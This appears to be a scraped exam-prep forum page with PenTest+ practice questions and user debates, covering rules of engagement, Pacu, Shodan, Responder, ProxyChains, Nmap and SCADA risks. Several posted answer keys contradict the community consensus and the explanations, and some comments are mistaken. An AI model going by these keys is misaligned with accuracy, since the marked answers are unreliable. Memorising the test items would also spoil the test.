The ROE, or Rules of Engagement, is a set of guidelines used to define the scope and objectives of an assessment. It outlines the desired outcomes and any restrictions that apply to the assessment such as permissible attack vectors or rules of engagement. The ROE should be established before the assessment begins in order to ensure that all parties involved understand the goals and limitations of the testing process.

upvoted 2 times

— **[Removed]** 1 year, 6 months ago

C is the best answer

upvoted 1 times

— **[Removed]** 1 year, 6 months ago

Question:

28 which answer is 100% correct?

upvoted 1 times

  **KeToopStudy** 1 year, 7 months ago

Selected Answer: C

Answer should be C

upvoted 3 times

  **masso435** 1 year, 9 months ago

Selected Answer: C

The ROE is specifically designed to determine the assessment, restricting when/what/how they get to perform the test.

upvoted 1 times

  **Lee_Lah** 1 year, 11 months ago

Selected Answer: C

Answer C. Rules of Engagement, or ROE is the correct answer.



upvoted 3 times

  **petercorn** 1 year, 11 months ago

Selected Answer: C

What resources are committed to the test. In white and gray box testing scenarios, time commitments from the administrators, developers, and other experts on the targets of the test are not only useful, they can be necessary for an effective test.

upvoted 1 times

  **Neolot** 1 year, 11 months ago

Selected Answer: C

The answer should be C

upvoted 4 times

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings. Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

Correct Answer: A

Community vote distribution

B (89%)

6%

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: B

B. Establish the threshold of risk to escalate to the client immediately.

The most important thing for the penetration tester to define first is the threshold of risk to escalate to the client immediately. The client has stated that it wants to fix any findings, except for critical issues, after the service is made public. Therefore, it's important for the penetration tester to establish with the client the level of risk that would warrant an immediate escalation, so that the client can take action to fix the issue before the service is made public. This will help to mitigate the impact of any potential vulnerabilities on the new service and its users.

Establishing the format required by the client (Option A) and the method of potential false positives (Option C) are important as well, but it is secondary to the threshold of risk escalation. Establishing the preferred day of the week for reporting (Option D) is also important but it is not as critical as establishing the threshold of risk escalation.

upvoted 7 times

deeden 6 months, 2 weeks ago

Agree with option B. However, I don't get why would anyone opt not to fix critical issues first?

upvoted 1 times

e7cde6e 5 months, 1 week ago

They are fixing the critical issues first. The other issues they are willing to fix AFTER the release.

upvoted 1 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: B

B. Threshold of Risk: Since the client is planning to fix only critical issues before making the service public and the rest after, it is crucial to define what constitutes a "critical issue" and the threshold at which findings must be escalated immediately. This ensures that any severe

vulnerabilities that could jeopardize the service's security are addressed promptly.

Analysis of Other Options:

A. Establish the format required by the client: While important, the format of the report is secondary to understanding the criticality of issues that need immediate attention.

C. Establish the method of potential false positives: Handling false positives is important for accurate reporting, but it comes after ensuring critical issues are promptly identified and escalated.

D. Establish the preferred day of the week for reporting: Regular reporting is necessary, but it is more important to know when to escalate critical issues outside of regular reporting schedules.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The most important thing for the penetration tester to define first is B. Establish the threshold of risk to escalate to the client immediately. This will ensure that any findings that need to be fixed urgently are communicated to the client right away, and all other findings can be reported in a single report at the end of the assessment.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

what you think about question 28?

upvoted 1 times

  **beamage** 1 year, 6 months ago

Selected Answer: A



Critical on the CVSS score is 9-10 it states CRITICAL

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

B is the answer your answer is wrong

upvoted 3 times

  **kloug** 1 year, 6 months ago

bbbbbbbbbbbbbbbb


upvoted 2 times

  **KeToopStudy** 1 year, 7 months ago

Selected Answer: B

The requirement of the client makes it clear that need the critical vulnerabilities to be reported a.s.a.p for it to be able to fix before launch date if possible


upvoted 4 times

  **Neo12334** 1 year, 9 months ago

Selected Answer: B

"except for critical issues" in the question makes me think B.

upvoted 4 times

  **Mr_BuCh3th34D** 1 year, 9 months ago

I agree, I need to understand what the customer considers critical before anything else, because that's what we will have to report to be fixed before the product launch, in other words, prioritization.

upvoted 5 times

  **masso435** 1 year, 9 months ago

Selected Answer: D

Answer is D
upvoted 1 times

Question #31

Topic 1

A penetration tester logs in as a user in the cloud environment of a company.
Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

- A. iam_enum_permissions
- B. iam_privilege_scan
- C. iam_backdoor_assume_role
- D. iam_bruteforce_permissions

Correct Answer: A

Community vote distribution

A (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. iam_enum_permissions

The Pacu tool is a framework for penetration testing AWS environments, it has several modules that can be used to perform various tasks. In this scenario, the tester wants to determine the level of access of an existing user in the cloud environment. The Pacu module that enables the tester to determine the level of access of the existing user is iam_enum_permissions. This module allows the tester to enumerate all the permissions and policies associated with the user. It can be used to check the permissions of the user and check what actions the user can perform within the environment.

B. iam_privilege_scan and C. iam_backdoor_assume_role are modules that are not related to determining the level of access of an existing user. D. iam_bruteforce_permissions is a module that allows the tester to perform a brute-force attack on the permissions of an existing user, but it is not suitable to determine the level of access of the user.

upvoted 5 times

Manzer Most Recent 1 year, 11 months ago

Selected Answer: A

<https://github.com/RhinoSecurityLabs/pacu/wiki/Module-Details>
iam_enum_permissions

Tries to get a confirmed list of permissions for the current (or all) user(s).

This module will attempt to use IAM APIs to enumerate a confirmed list of IAM permissions for the current user. This is done by checking attached and inline policies for the user and the groups they are in.


upvoted 1 times

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

- A. Halt the penetration test.
- B. Conduct an incident response.
- C. Deconflict with the penetration tester.
- D. Assume the alert is from the penetration test.

Correct Answer: B

Community vote distribution



fuzzyguzzy 1 month, 1 week ago

Selected Answer: C

C: Deconflict with the pentester and confirm what their activity was and if it was sourced from them
upvoted 1 times

MeisAdriano 1 month, 2 weeks ago

Selected Answer: C

A. Halt the penetration test.

This is not the best response because halting the test without further investigation might not be necessary and could delay the security assessment process.

B. Conduct an incident response.

This is not the best response because it might be premature to initiate an incident response without first verifying if the alarm was caused by the penetration test.

C. Deconflict with the penetration tester.

This is the correct response. Deconflicting means communicating with the penetration tester to verify if the alarm was caused by their activities. This is an important step to determine if the alarm is legitimate or part of the test.

D. Assume the alert is from the penetration test.

This is not the best response because assuming without verifying could lead to ignoring a real security incident.

upvoted 1 times

fuzzyguzzy 1 month, 2 weeks ago

C. Deconflict with the penetration tester.

This step allows the company to verify whether the alarms were triggered by the authorized penetration test or if there may be a real security incident.

After confirming with the penetration tester, they can decide on the appropriate next steps, such as halting the test or conducting an incident response if needed.

upvoted 1 times

Jay39 1 month, 3 weeks ago

Selected Answer: D

D. Assume the alert is from the penetration test.

Here's why this is the appropriate action:

Assume the alert is from the penetration test:
During a penetration test, it's common for security measures such as intrusion detection systems (IDS), intrusion prevention systems (IPS), or other monitoring tools to detect the activities of the penetration tester. These systems are designed to flag suspicious or anomalous behavior, which includes the actions taken by the penetration tester to identify vulnerabilities. Therefore, the company should initially assume that the triggered alarms are a result of the ongoing penetration test.

upvoted 1 times



  **pizzaThyme** 1 month, 1 week ago

I think

it's C, the client needs to speak with the pentest team.

Assuming is the worst thing you can do. Assuming a breach is a pentester could lead to real ransomware threats nowadays. You can't assume anything.

upvoted 1 times

  **Slick0** 2 months, 1 week ago

Selected Answer: B

i believe doing incident response should be the default in any case because usually teams are supposed to respond anyway. Once they identify (and dont wait around if pentester may not be quickly reachable) they can deconflict whether what they found is what the pentester is testing or if it is outside the scope (where then they dont even need to deconflict with the pentester). Incident response first makes the most sense, you never know when a hacker is aware of a pentest going on at a company (because he already compromised them) and decides to use the event as cover for actual damage.

upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Selected Answer: C

C. Deconflict with the penetration tester: Before taking any further action, it is crucial to confirm whether the triggered security alarms are part of the authorized penetration testing activities. This ensures that there is no misunderstanding and that legitimate testing activities are not mistaken for actual security incidents.

Analysis of Other Options:

A. Halt the penetration test: Halting the test immediately may be unnecessary and could disrupt the planned activities. It should only be considered if deconfliction confirms that the alerts are not part of the test or if there is an immediate threat.

B. Conduct an incident response: Conducting a full incident response may be premature if the alarms are indeed part of the penetration test. Deconfliction should occur first.

D. Assume the alert is from the penetration test: Making assumptions without confirmation could be dangerous if the alerts are actually from a real security incident.

upvoted 2 times

  **yeti87** 6 months, 3 weeks ago

Selected Answer: B

First you start the Incidence Response, then you may deconflict..



upvoted 2 times

  **[Removed]** 8 months ago

Wouldn't the company need to investigate the alarm so that they can then

deconflict? And isn't investigating an alarm a "response," so to speak? Full-blown response, no, but... CompTIA is fun.

upvoted 1 times

  **Skater_Grace** 11 months, 1 week ago

Selected Answer: C

To not waste time it would be best to consult with Pentester to confirm the actions, before conducting IR.

upvoted 1 times

  **scweeb** 1 year, 1 month ago

C gets you to the quickest answer if it was the pen-tester or not. Going with Incident Response can waist time and resources when a simple call to de-conflict can get you the correct answer faster. If the pen-tester states that it wasn't him you can then start incident response if it was you can still document but you know the answer to what happened.

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

C is correct
Deconflict with the pentester.

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: B

When security alarms are triggered during a penetration test, it is possible that a real security incident has occurred. Therefore, the company should conduct an incident response to investigate the alarms and determine whether any actual security breach has taken place.

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

CCCCCCCCC

is correct

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

I think the answer is C here. Since they need to validate with pentester if the pentester triggered alarms or

upvoted 3 times

  **nickwen007** 1 year, 6 months ago

The company should Next conduct an incident response. An incident response is a process that helps the company investigate and identify the source of the security alarms that were triggered to determine whether it was a false alarm or a genuine threat. If it is determined that the alert is from the penetration test, then the company can work with the penetration tester to deconflict or adjust the testing parameters as needed. Deconflicting with the penetration tester should not be done first because it is important to investigate the source of the alert and determine whether it is a false alarm or a genuine threat before making any changes to the testing parameters. An incident response process helps the company do this, and it is the best course of action to take first in order to determine the cause of the security alarms.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

i think C

is the answer

upvoted 2 times

  **boxv4** 1 year ago

In situations like

these, you follow procedure. you first follow the incident response by opening a ticket based on the event generated. Since an IDS is most likely to have triggered this event, you open the ticket and investigate. Then you check if there's any pen tests happening that week/day, and only then you check with the pentester.

Regardless of the reason, you never know an alert is an attack or a pentest until you've followed the incident response process. Then you can close the ticket/ignore the alert once you've gotten confirmation from the pentester.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

I think the answer is C here. Since they need to validate with pentester if the pentester triggered alarms or

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

C is 100% correct answer

upvoted 1 times

  **RRabbit** 1 year, 8 months ago

Selected Answer: B

B. Conduct an incident response.

The company should conduct an incident response to determine the cause of the security alarm trigger. It is important to investigate the issue to determine whether it is related to the penetration test or if there is an actual security breach. Halting the penetration test, deconflicting with the penetration tester, or assuming the alert is from the test without investigating could potentially put the company at risk.

upvoted 4 times

  **RRabbit** 1 year, 8 months ago

i rescind

this one answer - lets go with C



upvoted 6 times

  **BOYA2022** 1 year, 9 months ago

Selected Answer: C

Deconflict with the pentester.

upvoted 3 times

  **Masco** 1 year, 10 months ago

CORRECT ANSWER IS DE-CONFLICT

upvoted 3 times



A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet. Which of the following tools or techniques would BEST support additional reconnaissance?

- A. Wardriving
- B. Shodan
- C. Recon-ng
- D. Aircrack-ng

Correct Answer: C

Community vote distribution

B (72%)

C (28%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: B

B. Shodan

Shodan is a search engine for Internet-connected devices. It allows a user to search for specific types of devices or services, such as cameras, servers, or routers, connected to the Internet. This tool can be useful in identifying additional information about the client's building, such as the make and model of the security cameras, or any other devices connected to the Internet. It can provide additional information that would be useful in identifying potential vulnerabilities that can be exploited during the physical penetration test.

Wardriving is a technique to detect wireless access points, Aircrack-ng is a tool that allows you to crack wifi password, Recon-ng is a reconnaissance tool that can be used to gather information about a target, but it is more useful for web-based reconnaissance.

upvoted 8 times

RRabbit 1 year, 7 months ago

"Recon-ng is not intended to compete with existing frameworks, as it is designed exclusively for web-based open source reconnaissance." - from the Recon-ng site.

upvoted 4 times

Sebatian20 4 months, 2 weeks ago

Don't dispute your answer but this is another stupid question. The end result seek is physical penetration into the server room, the tested has already located several camera - using Shodan is like pointless as these cameras been found and finding servers etc is irrelevant as they don't help to physically penetrate the room.

upvoted 1 times

XanALaOM00 1 month, 3 weeks ago

Agreed.. if this is an actual question on the exam, it's semantically poor

and everyone who believes the answer here makes any sense is made dumber for believing so. This type of question / answer requires one to turn off your brain and blindly answer based on Comptia's material.

upvoted 1 times

  **rangertau** Highly Voted  1 year, 11 months ago

Selected Answer: B

Check the book

upvoted 5 times

  **MeisAdriano** Most Recent  1 month, 2 weeks ago

Selected Answer: B

Recon-ng, wardriving and aircrack-ng are for wireless attack and not physical access.

With Shodan an attacker could use webcam to prepare an efficient tailgating (physical) attack.

upvoted 1 times

  **Slick0** 2 months, 1 week ago

Selected Answer: C

Doesn't Recon-ng have a Shodan module in it anyway?

upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Selected Answer: C

C. Shodan. Given that the security cameras are connected to the Internet, Shodan can be used to gather additional information about these devices, such as their make, model, and any known vulnerabilities.

Analysis of Other Options:

A. Wardriving: While wardriving (searching for WiFi networks from a moving vehicle) can be useful for identifying wireless networks, it is less specific than Shodan for gathering detailed information about Internet-connected devices.

C. Recon-ng: Recon-ng is a reconnaissance framework that can be used for gathering open-source intelligence (OSINT). While useful, it is more general-purpose and not specifically focused on identifying Internet-connected devices like Shodan.

D. Aircrack-ng: Aircrack-ng is a suite of tools for assessing WiFi network security, including cracking WEP and WPA-PSK keys. This tool is more relevant for wireless network security testing rather than Internet-connected device reconnaissance.

upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Answer B.....

hit wrong option when posting

upvoted 1 times

  **shaneo007** 5 months, 3 weeks ago

In the context of a physical penetration test, Recon-ng would be a better choice for additional reconnaissance within the building.

upvoted 1 times

  **KeToopStudy** 8 months, 4 weeks ago

Selected Answer: B

The fact that the question specifies there were multiple cameras connected to the internet it's a clear indicator that there

is an incentive for the pentester to go and use Shodan for further investigation.

upvoted 1 times

  **FnordyClovers** 1 year ago

B. Shodan

Shodan can be used to search for Internet-connected devices like security cameras to gather more information that may assist the physical penetration test.

Wardriving, Recon-ng, and Aircrack-ng are more focused on wireless enumeration and exploitation, which is not the primary objective based on the information provided. Shodan will help maximize reconnaissance on the identified security cameras.

However, if further wireless testing is in scope, these tools may become more relevant as the test progresses.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: B

Among the options provided, the best tool for performing additional reconnaissance on a target that includes Internet-connected devices, like security cameras, is:

B. Shodan

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

Since the objective is to perform a physical penetration test, the best option for additional reconnaissance would be Recon-ng. Recon-ng is a tool that automates the process of information gathering and reconnaissance, providing the tester with a large number of data sources to gather information about the target, such as employees' social media profiles, publicly available documents, and network infrastructure details. This information can help the tester identify potential weaknesses in the physical security of the target's building, such as employee schedules, physical access controls, or CCTV camera blind spots.

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

Shodan is a search engine that allows users to find information about Internet-connected systems, such as routers, servers, and webcams. With Shodan, the penetration tester can quickly locate vulnerable systems connected to the WiFi guest network, and can also identify which security cameras are connected to the Internet, allowing for further reconnaissance.

upvoted 3 times

  **cy_analyst** 1 year, 7 months ago

Selected Answer: B

B. Shodan as you can search for internet faced devices.



upvoted 3 times

  **[Removed]** 1 year, 7 months ago

Yes Shodan

is correct answer

upvoted 3 times

  **kloug** 1 year, 7 months ago

answer a Wardriving: This involves driving or walking around the building to identify and map out the Wi-Fi access points and their locations. This can provide information on the types of wireless networks that are present, their



security configurations, and the presence of any vulnerabilities that can be exploited.

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

answer is
shodan

upvoted 2 times

  **Vikt0r** 1 year, 7 months ago

Re-read the question. "BEST support additional reconnaissance" The wardriving is completed already. The correct answer is B.

upvoted 5 times

  **[Removed]** 1 year, 7 months ago

correct shodan is
answer

upvoted 1 times

  **Treebeard88** 1 year, 9 months ago

Selected Answer: C

You can add a shodan API to recon-ng if you have a pro account

<https://www.hackers-arise.com/post/2019/05/16/osint-part-2-using-recon-ng-to-find-the-same-profile-across-multiple-sites>

upvoted 1 times

  **bieecop** 1 year, 9 months ago

Selected Answer: C



Recon-ng is a full-featured reconnaissance framework

upvoted 2 times

  **mypixmania** 1 year, 10 months ago

recon-ng also has shodan module

upvoted 2 times

  **ma3ks** 1 year, 10 months ago

Selected Answer: B

shodan is about IoT devices on public, cameras are on internet so should be it


upvoted 2 times

A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

- A. Multiple handshakes
- B. IP addresses
- C. Encrypted file transfers
- D. User hashes sent over SMB

Correct Answer: D

Community vote distribution



NotAHackerJustYet Highly Voted 1 year, 7 months ago

Selected Answer: D

. Multiple handshakes:
Incorrect. Responder is used to capture user hashes sent over SMB, NetBIOS, LLMNR and NBT-NS. It does not capture multiple handshakes.

B. IP addresses: Incorrect. Responder is used to capture user hashes sent over SMB, NetBIOS, LLMNR and NBT-NS. It does not capture IP addresses.

C. Encrypted file transfers: Incorrect. Responder is used to capture user hashes sent over SMB, NetBIOS, LLMNR and NBT-NS. It does not capture encrypted file transfers.

D. User hashes sent over SMB: Correct. Responder is used to capture user hashes sent over SMB, NetBIOS, LLMNR and NBT-NS. It is a powerful tool used by red teams to capture user hashes that can then be used to gain access to the network or other systems.

upvoted 5 times

KeToopStudy Most Recent 8 months, 4 weeks ago

Selected Answer: D

Responder is a tool that captures Hashes
upvoted 1 times

b0ad9e1 8 months, 4 weeks ago

Selected Answer: D

User hashes sent over SMB

The Responder tool is commonly used in penetration testing and red team engagements to listen for and respond to LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service), and MDNS (Multicast DNS) broadcast queries. When a computer on a network tries to resolve a hostname and the DNS server can't resolve it, the name query might be broadcasted on the local network, where Responder can answer. Responder can also capture NTLM (NT LAN Manager) hashes if a client is configured to authenticate to network services automatically.

upvoted 1 times

RRabbit 1 year, 8 months ago

Selected Answer: D

D. User hashes sent over SMB

The Responder tool is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and

Basic HTTP authentication. It can capture user hashes sent over the SMB protocol, which can be used to perform pass-the-hash attacks. It can't capture multiple handshakes as it is not a wireless scanner, it can't capture IP addresses as it is not a network scanner, also it doesn't have the capability to capture encrypted files transfers.

upvoted 4 times

  **Lee_Lah** 1 year, 11 months ago

Selected Answer: D

D is correct.



upvoted 4 times

  **petercorn** 1 year, 11 months ago

Selected Answer: D

Responder: A toolkit to respond to NetBIOS name service queries for file server service requests using the Server Message Block (SMB) protocol.

upvoted 4 times

  **dsm** 1 year, 11 months ago

Selected Answer: D

for sure hashes

upvoted 2 times

  **rangertau** 1 year, 11 months ago

Selected Answer: B

Responder poisons LLMNR and NBT-NS to exploit name resolution to IP addresses in windows

upvoted 1 times

  **rangertau** 1 year, 11 months ago

responder captures ntlm hashes used in smb. so D.

upvoted 6 times

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASP ZAP
- D. Empire

Correct Answer: B

Reference:

<https://www.codeproject.com/Tips/634228/How-to-Use-Proxychains-Forwarding-Ports>

Community vote distribution

B (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: B

B. ProxyChains

ProxyChains is a tool that allows a user to redirect TCP connections through proxy servers. In this case, the tester can use ProxyChains to redirect their scanning tools through TCP port 1080 on the target, which is open and running the SOCKS service. This can be useful in situations where the target has restricted access to certain ports or where the tester wants to conceal their IP address.

Nessus is a vulnerability scanner, OWASP ZAP is a web application scanner, Empire is a post-exploitation tool, they are not a proxy tool, therefore it wouldn't be the best choice here.

upvoted 16 times

fuzzyguzzy Most Recent 1 month, 2 weeks ago

B. ProxyChains

To redirect scanning tools through TCP port 1080, the penetration tester should use a proxy. In particular, since TCP port 1080 is commonly associated with the SOCKS proxy service, the tester can set up a SOCKS proxy to facilitate this.

upvoted 1 times

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact.
- B. Try to take down the attackers.
- C. Call law enforcement officials immediately.
- D. Collect the proper evidence and add to the final report.

Correct Answer: A

Community vote distribution

A (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. Reach out to the primary point of contact

The tester should immediately reach out to the primary point of contact (often known as the incident response team) to inform them of the ongoing attack. This will allow the organization to take immediate action to mitigate the attack and prevent further damage. The primary point of contact would be responsible for coordinating the incident response, including notifying other stakeholders, such as legal department, IT department, and management, about the incident.

It's important to note that trying to take down the attackers, even if it's a valid option, should be done by experts and not by a penetration tester, and it's the incident response team responsibility, not the tester's. Calling law enforcement officials immediately would be a good idea, but the primary point of contact should be informed first.

Finally, collecting the proper evidence and adding it to the final report is crucial, as it can be used to identify the attackers and assist in any legal action that may be taken against them. However, the main priority should be to stop the ongoing attack.

upvoted 9 times

solutionz Most Recent 1 year, 1 month ago

Selected Answer: A

In a situation where a critical vulnerability is being actively exploited, immediate communication with the client is paramount. The penetration tester's responsibility is to inform the client so they can take necessary action, not to engage with attackers or law enforcement directly.

So, the correct next step would be:

A. Reach out to the primary point of contact.

upvoted 1 times

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

- A. Nmap
- B. Wireshark
- C. Metasploit
- D. Netcat

Correct Answer: B

Community vote distribution

B (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: B

B. Wireshark

Wireshark is a free and open-source packet analyzer. It is used to capture, analyze, and inspect network traffic. One of its main features is its ability to read and interpret .pcap files, which are used to store captured network traffic. The tester can use Wireshark to open the .pcap file and analyze the network traffic to find credentials such as usernames and passwords that can be used during the engagement.

Nmap is a network scanner and mapping tool, it can't be used to open and read .pcap files. Metasploit is a framework for exploiting vulnerabilities and performing penetration testing, it can't be used to open and read .pcap files. Netcat is a tool that can be used to read and write data across networks, it can't be used to open and read .pcap files.

upvoted 6 times

mad755 1 year, 6 months ago

my good samaritan, thank you for your comments. always informational and helpful.

upvoted 2 times

pizzaThyme Most Recent 1 month, 1 week ago

Selected Answer: B

It's B. .pcap is read by WireShark. pcap stands for Packet Capture, which is the output of network sniffing done by wireshark.

upvoted 1 times

bieecop 1 year, 2 months ago

Selected Answer: B

To open and read a .pcap file, the penetration tester should utilize a tool like a. Wireshark.



Wireshark is a popular and powerful network protocol analyzer that allows for the analysis and inspection of network traffic captured in various file formats, including .pcap files. It provides a graphical user interface (GUI) that allows the tester to view and analyze the captured packets, filter and search for specific data, and extract information such as credentials or other sensitive data.

upvoted 1 times

dcyberguy 1 year, 9 months ago

Selected Answer: B

It just got to be Wireshark
upvoted 3 times

  **petercorn** 1 year, 11 months ago

Selected Answer: B

The .pcap file extension is mainly associated with Wireshark; a program used for analyzing networks. .pcap files are data files created using the program and they contain the packet data of a network. These files are mainly used in analyzing the network characteristics of a certain data. These files also contribute to successfully controlling traffic of a certain network since they are being monitored by the program.

upvoted 3 times

A penetration tester ran an Nmap scan on an Internet-facing network device with the -F option and found a few open ports. To further enumerate, the tester ran another scan using the following command: `nmap -O -A -sS -p- 100.100.100.50`

Nmap returned that all 65,535 ports were filtered

Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

Correct Answer: A

Community vote distribution

A (100%)

Lee_Lah **Highly Voted** 1 year, 11 months ago

Selected Answer: A

A is correct.

upvoted 5 times

RRabbit **Highly Voted** 1 year, 8 months ago

Selected Answer: A

When Nmap returns that all 65,535 ports are filtered, it means that the network device or firewall is actively blocking the Nmap scan by not allowing any incoming connections to be established. This is a common security measure to prevent unauthorized access or network reconnaissance. This can be done by a firewall or an Intrusion Prevention System (IPS) which is designed to detect and prevent malicious activity on a network.

Option B, unsupported flags, is unlikely as Nmap is a widely used tool and the flags used in the command you provided are commonly used for performing an OS fingerprinting and service detection scan.

Option C, The edge network device was disconnected, is unlikely as the response of all ports being filtered suggests that the device is actively responding and blocking the scan.

Option D, The scan returned ICMP echo replies, is unlikely as the flags used in the command is for OS fingerprinting and service detection scan which does not use ICMP echo replies.

upvoted 5 times

solutionz **Most Recent** 1 year, 1 month ago

Selected Answer: A

The Nmap command `nmap -O -A -sS -p- 100.100.100.50` performs an OS detection (-O), enables advanced and aggressive scan options (-A), performs a SYN scan (-sS), and scans all 65,535 ports (-p-). If the result of this scan was that all ports were reported as filtered, it suggests that something on the network was blocking the scan attempts.

Among the options provided, the scenario that best explains this result is:

A. A firewall or IPS (Intrusion Prevention System) blocked the scan.

upvoted 2 times

bieecop 1 year, 2 months ago

Selected Answer: A

"-O" enables operating system detection.
"-A" enables aggressive scanning and includes additional information gathering and script scanning.
"-sS" specifies a SYN scan, which is a type of TCP scan.
"-p-" scans all 65,535 ports.

When the scan results indicate that all ports are filtered, it means that the scanning packets sent by Nmap did not receive any response from the target device. This typically occurs when a firewall or an IPS is in place and actively blocking the incoming scan packets.

upvoted 1 times

  **[Removed]** 1 year, 4 months ago

Selected Answer: A


Firewall blocked it, add the -Pn and run it again

upvoted 1 times

  **KeToopStudy** 8 months, 4 weeks ago

The -Pn flag stops nmap to verify icmp request. It is of no use in the case of an IDS blocking you. It is probably that the security will sent your requests into a synk. The answer is still A ofc

upvoted 1 times

  **kenechi** 1 year, 7 months ago

Selected Answer: A

Since the tester ran another scan and the 65,535 ports where filtered, this shows the firewall is blocking the icmp traffic. The tester would have included -Pn switch to avoid pinging the target. This will show more open ports.

upvoted 3 times

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- ☞ Have a full TCP connection
- ☞ Send a `hello` payload
- ☞ Wait for a response
- ☞ Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run `nmap -Pn -sV --script vuln <IP address>`.
- B. Employ an OpenVAS simple scan against the TCP port of the host.
- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

Correct Answer: D

Community vote distribution

C (95%) 5%

ryan zou Highly Voted 1 year, 11 months ago

Selected Answer: C

C is correct
upvoted 11 times

Manzer 1 year, 11 months ago

<https://nmap.org/book/nse-language.html>
upvoted 3 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: C

C. This custom script
Send a string of characters longer than 16 bytes.
This method provides the flexibility to automate the assessment exactly as required, across multiple hosts.

Analysis of Other Options:

A. Run `nmap -Pn -sV --script vuln` : This command uses default vulnerability scripts that may not specifically cover the specialized TCP service for physical access control. It lacks the customization needed to meet all the specified steps.
B. Employ an OpenVAS simple scan against the TCP port of the host: OpenVAS is a comprehensive vulnerability scanner, but it might not have the specific checks required for the specialized TCP service without custom scripting or configuration.
D. Perform a credentialed scan with Nessus: While a credentialed scan with Nessus can provide in-depth vulnerability information, it may not specifically target the specialized TCP service in the manner described without custom plugins or configurations.
upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: C

The scenario presented requires a specific sequence of actions: establishing a full TCP connection, sending a specific payload, waiting for a response, and then sending another specific string. This custom behavior is unlikely to be covered by generic vulnerability scanning tools or scripts.

The best approach to achieve this specific goal would be to create a custom script that implements the required behavior. Nmap's NSE (Nmap Scripting Engine) is designed to allow users to write scripts for specialized network discovery and vulnerability detection tasks, and it uses Lua as its scripting language.

Thus, the correct answer is:

C. Create a script in the Lua language and use it with NSE.

upvoted 4 times

  **nickwen007** 1 year, 6 months ago

The best approach to support the objective is to create a script in the Lua language and use it with NSE. NSE provides an extensive library of scripts that can be used to automate processes such as vulnerability scanning, network discovery, OS detection, etc. The Lua language is a powerful scripting language designed for extensibility and performance, so it is well suited for the task at hand.

upvoted 1 times

  **BOYA2022** 1 year, 9 months ago

Selected Answer: C

"...the tester would like to automate the assessment." So C is the only logical answer.

upvoted 4 times

  **masso435** 1 year, 9 months ago

Selected Answer: D

Detecting hardware-related vulnerabilities often requires the use of credentialed scanning, configuration management tools, or other approaches that leverage inside access to the system.

upvoted 1 times

  **Lino_Carbon** 1 year, 11 months ago

C is the correct answer


upvoted 2 times

Performing a penetration test against an environment with SCADA devices brings an additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Correct Answer: C

Community vote distribution



maps7 Highly Voted 2 years ago

CORRECT answer is D.

upvoted 13 times

sidonpc 2 years ago

AGREED

upvoted 4 times

RightAsTain 1 year, 11 months ago

I second
that motion

